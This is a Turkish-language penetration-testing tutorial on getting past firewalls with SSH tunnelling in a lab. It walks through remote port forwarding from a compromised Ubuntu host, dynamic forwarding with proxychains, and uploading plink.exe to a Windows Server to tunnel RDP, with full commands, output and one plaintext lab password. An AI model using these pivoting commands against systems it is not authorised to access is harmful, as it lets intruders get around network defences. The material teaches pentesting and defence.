

Tünelleme Teknikleri ile Firewall Atlamak

Muhammet ATEŞ
muhammet.ates@siberasist.com
@nas_sec

İÇİNDEKİLER

1. GİRİŞ.....	3
2. Secure Shell (SSH)	4
3. Tünelleme	4
4. Senaryolar	4
5. Ubuntu Üzerinde Tünelleme İle Firewall Atlamak.....	5
5.1 SSH Remote Port Forwarding	6
5.2 Dinamik SSH Port Yönlendirme	8
6. Windows Üzerinde Tünelleme İle Firewall Atlamak.....	11

1. GİRİŞ

Bu doküman, sızma testleri esnasında sızma testi uzmanlarınca kullanılmakta olan ssh tünelleme teknikleri ile güvenlik duvarlarının nasıl atlatıldığıнын uygulamalı içeriğini içermektedir.

2. Secure Shell (SSH)

Kullanıcıların cihazları uzaktan yönetmesine olanak tanıyan ve gönderilen isteklerin şifrelenerek korunduğu bir uzaktan yönetim servisi.

Genel anlamda Linux dağıtımları için tasarlanmış olmakla beraber, ekstra birkaç kurulum ile Microsoft sistemler üzerinde de kullanılabilir.

3. Tünelleme

Sızma testi işlemlerinde kimi zaman bazı uygulamaların yalnızca yerel sunucu üzerinden ve/veya belirli IP adreslerinden gelen istekleri kabul ettiğini durumlarla karşılaşmaktayız. Bu tarz senaryolarda güvenlik duvarlarını atlatıp hedef servislere ulaşmak için tünelleme teknikleri aracılığı ile isteklerimizi SSH servisi üzerinden geçirip hedef servislere erişimi sağlayabiliyoruz.

Tanımından da anlaşılacağı üzere ilgili teknikleri kullanmak için hali hazırda hedef sistem üzerine ve/veya hedef sistemin servislerine bağlanma yetkisi olan diğer bir cihaz üzerine erişimimizin olması gerekiyor.

4. Senaryolar

Bu makale süresi boyunca işlenecek senaryolar gereği aşağıda ki belirtilen yapılandırma oluşturulmuştur:

- Saldırgan 192.168.227.207
- Hedef 1: İşletim sistemi Ubuntu, erişim sağlanacak port 80(http) ve IP adresi 192.168.227.155
- Hedef 2: İşletim sistemi Windows Server 2012, erişim sağlanacak port 3389(rdp) ve IP adresi 192.168.227.165

5. Ubuntu Üzerinde Tünelleme İle Firewall Atlamak

Hedef bir Ubuntu sistem üzerine herhangi bir yol (kaba kuvvet, sömürüm vb.) ile bağlantı sağladığımızı varsayalım.

Sistem üzerinde dinlenen portları kontrol ettiğimizde:


```
hyaloid@ubuntu:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 192.168.227.155:22     192.168.227.207:40166  ESTABLISHED
tcp6       0      0 :::80                  :::*                     LISTEN
tcp6       0      0 :::22                  :::*                     LISTEN
```

80 numaralı http portunun dinlendiğini görüyoruz. Fakat saldırgan cihazımız üzerinden hedef sistemin 80 numaralı portuna bağlantı sağlamaya çalıştığımızda bağlantının gerçekleşmediğini fark ediyoruz.

```
Terminal - root@hacker: ~
File Edit View Terminal Tabs Help
root@hacker:~# telnet 192.168.227.155 80
Trying 192.168.227.155...
```

Bu durumun sebebi ilgili servisin bir güvenlik duvarı ve/veya konfigürasyon ayarı gereğince yalnızca özellikle belirtilen cihazlardan ve yerel cihazından 80 numaralı portuna gelen istekleri kabul etmesidir.

Arkada gerçekleşen olayı kaba taslak tasvir etmek gerekirse buna benzer bir görüntü oluşacaktır:



5.1 SSH Remote Port Forwarding

Yukarıda belirtilen güvenlik yapılandırmasını atlatıp hedef sistemin 80 numaralı portu üzerine saldırgan cihazımız üzerinden erişim sağlayabilmek için izleyebileceğimiz yollardan birisi SSH Remote Port Forwarding olarak karşımıza çıkmaktadır.

Bu işlem sonucunda, hedef cihaz üzerinden kendi cihazımıza bir SSH bağlantısı kuracak ve bu bağlantı üzerinden kendi cihazımız üzerinde belirleyeceğimiz bir PORT numarasına gelen istekleri SSH servisi aracılığı ile tünelleyerek hedef cihazın 80 numaralı portuna erişim sağlayacağız.

Tünelleme işleminde önce erişim:

```
Terminal - root@hacker: ~
File Edit View Terminal Tabs Help
root@hacker:~# telnet 192.168.227.155 80
Trying 192.168.227.155...
```

Hedef cihazdan saldırgan cihaza tünelleme yapılması:

```
Terminal - root@hacker: ~
File Edit View Terminal Tabs Help
hyaloid@ubuntu:~$ ssh -R 81:192.168.227.155:80 root@192.168.227.207
root@192.168.227.207's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 25 18:06:14 2019 from 192.168.227.155
```

Tünelleme işlemi için kullanılan komut ve açıklaması:

SSH -R81:192.168.227.155:80 root@192.168.227.207

-R: SSH uygulamasının uzak port yönlendirme parametresi.


81: Saldırgan cihazımız üzerinde kullanılacak port

192.168.227.155: Hedef IP

80: 81 numaralı porta gelen isteklerin tünellenerek iletileceği port.

192.168.227.207: Saldırgan cihaz IP adresi

Yukarıda kullanılan komut sonucunda, Saldırgan cihazımızın 81 numaralı portuna gelen istekler SSH servisi aracılığı ile hedef sistemin 80 numaralı portuna iletilecek.



Tünelleme işlemi sonucu saldırgan cihaz üzerinde dinlenilmeye başlanan port:

```
Terminal - root@hacker: ~
File Edit View Terminal Tabs Help
root@hacker:~# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5432         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:445           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:9090        0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:81            0.0.0.0:*               LISTEN
```

Tünelleme işlemi ardından hedef cihazın http portuna erişim:


The screenshot shows a Mozilla Firefox browser window with the address bar containing '127.0.0.1:81/'. The page content displays 'Im host 192.168.227.155'. The browser's address bar shows '127.0.0.1:81' and the page content shows 'Im host 192.168.227.155'.

5.2 Dinamik SSH Port Yönlendirme

Port yönlendirme işlemleri tek bir port için yapmak mümkün olduğu gibi tünelleme işlemini bir servis gibi kullanıp gönderdiğimiz her isteği SSH üzerinden yönlendirmemizde mümkün. Bu işlem için **proxychains** adı verilen bir uygulamadan yararlanacağız.

Bir önceki senaryoda hedef sistem üzerinden kendi sistemimiz üzerine bir SSH bağlantısı sağlamıştık, şimdiki senaryoda ise hedef sistem üzerinde geçerli bir kullanıcıyı elde ettiğimizi varsayacağız.

Dinamik port yönlendirilmenin başlatılması:



```
Terminal - hyaloid@ubuntu: ~
File Edit View Terminal Tabs Help
root@hacker:~# ssh -D 1337 hyaloid@192.168.227.155
hyaloid@192.168.227.155's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-131-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
Last login: Thu Apr 25 15:11:34 2019 from 192.168.227.207
hyaloid@ubuntu:~$
```

Dinamik port yönlendirme işlemi için kullanılan komut ve açıklaması:

-D: SSH uygulamasının dinamik port yönlendirme parametresi

1337: Yönlendirilmek üzere saldırgan cihaz üzerinde dinlenmeye başlanılan port.

Hyaloid: Hedef sistem üzerinde bulunan geçerli kullanıcı

192.168.227.155: Hedef sistem IP adresi

Yukarıda kullanılan komut sonucunda artık yerel cihazımız üzerinde bulunan 1337 numaralı portu bir aracı(Proxy) olarak kullanabilir ve aracı üzerinden gönderdiğimiz istekleri SSH servisi aracılığı ile hedef sistem üzerinden tünelleyebiliriz.

Kullanılan SSH komutu sonucu yerel cihazda dinlenilmeye başlanan port:

```
Terminal - root@hacker: ~
File Edit View Terminal Tabs Help
root@hacker:~# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:1337         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:445            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:1337         127.0.0.1:36176        ESTABLISHED
tcp        0      0 192.168.227.207:40166  192.168.227.155:22     ESTABLISHED
tcp6       0      0 :::22                  :::*                     LISTEN
tcp6       0      0 :::1:5432              :::*                     LISTEN
tcp6       0      0 :::1:1337              :::*                     LISTEN
tcp6       0      0 :::445                 :::*                     LISTEN
tcp6       0      0 :::139                 :::*                     LISTEN
root@hacker:~#
```

İlgili portun aracı(Proxy) olarak kullanılması için Proxychains uygulamasından faydalanacağız. Bu işlem için /etc/ dizini altında bulunan **proxychains.conf** dosyanın en altında bulunan ProxyList kısmına ilgili eklemeleri yapmamız yeterli olacaktır.

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 1337
```

Bu işlemin tamamlanmasının ardından artık kullanacağımız her komutun başına **proxychains** komutunu ekleyerek isteklerimizi hedef sunucu üzerinden tünelleyebiliriz.

Proxychains: <http://proxychains.sourceforge.net/>

Dinamik tünelleme ve proxychains kullanarak hedefin 80 numaralı portuna bağlantı:

```
Terminal - root@hacker: ~
File Edit View Terminal Tabs Help
root@hacker:~# proxychains telnet 192.168.227.155 80
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-response|: hacker does not exist
Trying 192.168.227.155...
|S-chain|-<>-127.0.0.1:1337-<>-192.168.227.155:80-<>-OK
Connected to 192.168.227.155.
Escape character is '^]'.
^]
HTTP/1.1 400 Bad Request
Date: Thu, 25 Apr 2019 22:16:39 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.
</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 127.0.1.1 Port 80</address>
</body></html>
Connection closed by foreign host.
```

6. Windows Üzerinde Tünelleme İle Firewall Atlamak

Bu senaryo dahilinde erişim sağladığımız bir Windows Serverin Rdesktop servisine tünelleme yaparak erişeceğiz. Windows sistemler üzerinde SSH uygulamasına pek sık rastlanılmamasından ötürü bu işlem için plink.exe uygulamasını hedef sisteme yüklememiz gerekiyor.

Tünelleme işlemi öncesi Rdesktop servis bağlantımı:

```
Terminal - root@hacker
File Edit View Terminal Tabs Help
root@hacker:~# telnet 192.168.227.165 3389
Trying 192.168.227.165...
```

Plink.exe kullanarak ssh uzak port yönlendirme yapımı:

```
C:\Users\Administrator\Desktop>plink.exe -l root -pw ***** -R 3389:192.168.227.165:3389 192.168.227.207
plink.exe -l root -pw offsec -R 3389:192.168.227.165:3389 192.168.227.207
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's rsa2 key fingerprint is:
ssh-rsa 2048 d5:ed:46:15:84:cd:99:c8:f9:55:4e:5a:69:ec:3f:8d
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

Kullanılan komut ve açıklaması:

```
plink.exe -l root -pw ***** -R 3389:192.168.227.165:3389 192.168.227.207
```

-l: Saldırgan cihazın ssh kullanıcısı

-pw: Saldırgan cihazda bulunan kullanıcının parolası

-R: Uzak port yönlendirme parametresi

192.168.227.165: Hedef sistemin IP adresi

192.168.227.207: Saldırgan cihazın IP adresi

Yukarıda çalıştırılan komut sonucu saldırgan cihazımızın 3389 numaralı portu dinlemeye alındı ve ilgili porta gelen istekler SSH tüneli aracılığı ile hedef sistemin rdesktop portuna ulaşmaya başladı.

Plink.exe: <https://www.ssh.com/ssh/putty/putty-manuals/0.68/Chapter7.html>

Tünelleme sonucu local cihaz üzerinden hedefin rdesktop portuna bağlanım:

```
root@hacker:~# telnet 127.0.0.1 3389
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
```

7. SONUÇ

Firewall kullanımları her ne kadar saldırı etkinliklerini azaltıyor olsada günümüz sistemlerinin korunmasında tam anlamıyla bir önlem niteliği taşımamaktadır.

Yukarıda belirtilen teknikler ve türevleri kullanılarak gerek biz sızma testi uzmanları gereksede saldırganlarca bir çok saldırı gerçekleştirilmektedir.

Bu bilgiler ışığında, sistemlerin korunumunda doğrudan firewall uygulamalarına güvenmek yerine firewall uygulamalarına ek olarak olası gelebilecek saldırılara karşı sistemler düzenli olarak uzmanlarca denetlenmelidir.